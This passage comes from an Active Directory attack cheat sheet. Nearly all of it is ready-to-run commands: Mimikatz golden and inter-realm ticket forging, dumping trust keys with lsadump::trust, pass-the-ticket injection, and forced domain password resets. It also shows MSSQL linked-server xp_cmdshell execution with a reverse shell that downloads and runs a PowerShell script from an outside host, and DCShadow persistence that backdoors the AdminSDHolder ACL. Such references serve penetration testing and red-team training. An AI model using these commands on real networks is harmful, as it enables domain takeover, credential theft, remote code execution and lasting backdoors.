Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<domain> /sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519 /rc4:<hash> /service:krbtgt /target:<domain> /ticket:C:\<directory>\trust\_tkt.kirbi"'

**3. Get a TGS for a service in the target domain by using the forged trust ticket.:**

# Get a TGS for a service (CIFS below)

.\asktgs.exe C:\<directory>\trust\_tkt.kirbi CIFS/mcorp-dc.corporate.local

**4. Use the TGS to access the targeted service and check:**

# Use the TGS

.\kirbikator.exe lsa .\CIFS.mcorp-dc.corporate.local.kirbi

# Check

ls \\mcorp dc.corporate.local\c$

**Child to Parent using Krbtgt Hash**

**1. Look for [In] trust key from child to parent:**

# Look for [In] trust key from child to parent

Invoke-Mimikatz -Command '"lsadump::trust /patch"'

**2. Create the inter-realm TGT:**

# Create the inter-realm TGT

Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<domain> /sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519 /krbtgt:<hash> /ticket:C:\test\krbtgt\_tkt.kirbi"'

**3. Inject the ticket using mimikatz:**


# Inject the ticket

Invoke-Mimikatz -Command '"kerberos::ptt C:\test\krbtgt\_tkt.kirbi"'

# Check

gwmi -class win32\_operatingsystem -ComputerName mcorp-dc.corporate.local

**Example:**

[](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory/blob/main/images/Example_Child_to_parent01.PNG)

**Across Forest using Trust Tickets**

**1. Request the trust key for the inter forest trust:**

# request the trust key for the inter forest trust

Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName dcorp-dc.corp.corporate.local

**2. Create the inter-realm TGT:**

# Create the inter-realm TGT

Invoke-Mimikatz -Command '"Kerberos::golden /user:Administrator /domain:<domain> /sid:S-1-5-21-1874506631-3219952063-538504511 /rc4:<hash> /service:krbtgt /target:eurocorp.local /ticket:C:\test\kekeo\_old\trust\_forest\_tkt.kirbi"'

**3. Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket:**

# Get a TGS for a service

.\asktgs.exe C:\test\trust\_forest\_tkt.kirbi CIFS/eurocorp-dc.corporate.local

**4. Present the TGS to the service (CIFS) in the target forest:**

# Present the TGS

.\kirbikator.exe lsa .\CIFS.eurocorp-dc.corporate.local.kirbi

**GenericAll Abused**

[Main Logo](https://github.com/drak3hft7/Cheat-Sheet---Active-Directory/blob/main/images/Example_BloodHound_GenericAll.PNG)

**1. Full control with GenericAll. Method to change the password:**

# User password change

Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user mickey.mouse newpassword /domain}

**Trust Abuse MSSQL Servers**

**Pre-requisites**

**PowerUpSQL:**

. .\PowerUpSQL.ps1

Link: [PowerUpSQL](https://github.com/NetSPI/PowerUpSQL)

Software: [HeidiSQL Client](https://github.com/HeidiSQL/HeidiSQL)

**1. Enumeration:**

# Discovery (SPN Scanning)

Get-SQLInstanceDomain

# Discovery (SPN Scanning) with Info and Verbose mode

Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose

# Check accessibility

Get-SQLConnectionTestThreaded

# Check accessibility

Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose

**2. Database Links:**

# Searching Database Links

Get-SQLServerLink -Instance dcorp-mssql -Verbose

# Enumerating Database Links

Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose

# Searching Database Links

select \* from master..sysservers

# Enumerating Database Links

select \* from openquery("dcorp-sql1",'select \* from openquery("dcorp-mgmt",''select \* from master..sysservers'')')

**3. Command Execution:**

# Command: whoami

Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp\_cmdshell 'whoami'" | ft

# Reverse Shell

Get-SQLServerLinkCrawl -Instance dcorp-mssql.corp.corporate.local -Query 'exec master..xp\_cmdshell "powershell iex (New-Object Net.WebClient).DownloadString(''http://<address>/Invoke-PowerShellTcp.ps1'')"'

# Enable xp\_cmdshell

EXECUTE('sp\_configure "xp\_cmdshell",1;reconfigure;') AT "eu-sql"

# Command: whoami

select \* from openquery("dcorp-sql1",'select \* from openquery("dcorp-mgmt","select \* from openquery("eu-sql.eu.corporate.local",""select@@version as version;exec master..xp\_cmdshell "powershell whoami)"")")')

**Forest Persistence DCShadow**

**1. Setting the permissions:**

# Setting the permissions

Set-DCShadowPermissions -FakeDC corp-user1 -SAMAccountName root1user -Username user1 -Verbose

**2. Use Mimikatz to stage the DCShadow attack:**

# Set SPN for user

lsadump::dcshadow /object:TargetUser /attribute:servicePrincipalName /value:"SuperHacker/ServicePrincipalThingey"

# Set SID History for user

lsadump::dcshadow /object:TargetUser /attribute:SIDHistory /value:S-1-5-21-280565432-1493477821-700767426-345

# Requires retrieval of current ACL:

(New-Object System.DirectoryServices.DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC=targetdomain,DC=com")).psbase.ObjectSecurity.sddl

# Then get target user SID:

Get-NetUser -UserName BackdoorUser | select objectsid

# Add full control primitive for user

lsadump::dcshadow /object:CN=AdminSDHolder,CN=System,DC=targetdomain,DC=com /attribute:ntSecurityDescriptor /value:O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)[...currentACL...](A;;CCDCLCSWRPWPLOCRRCWDWO;;;[[S-1-5-21-280565432-1493477821-700767426-345]])

**About**

This cheat sheet contains common enumeration and attack methods for Windows Active Directory with the use of powershell.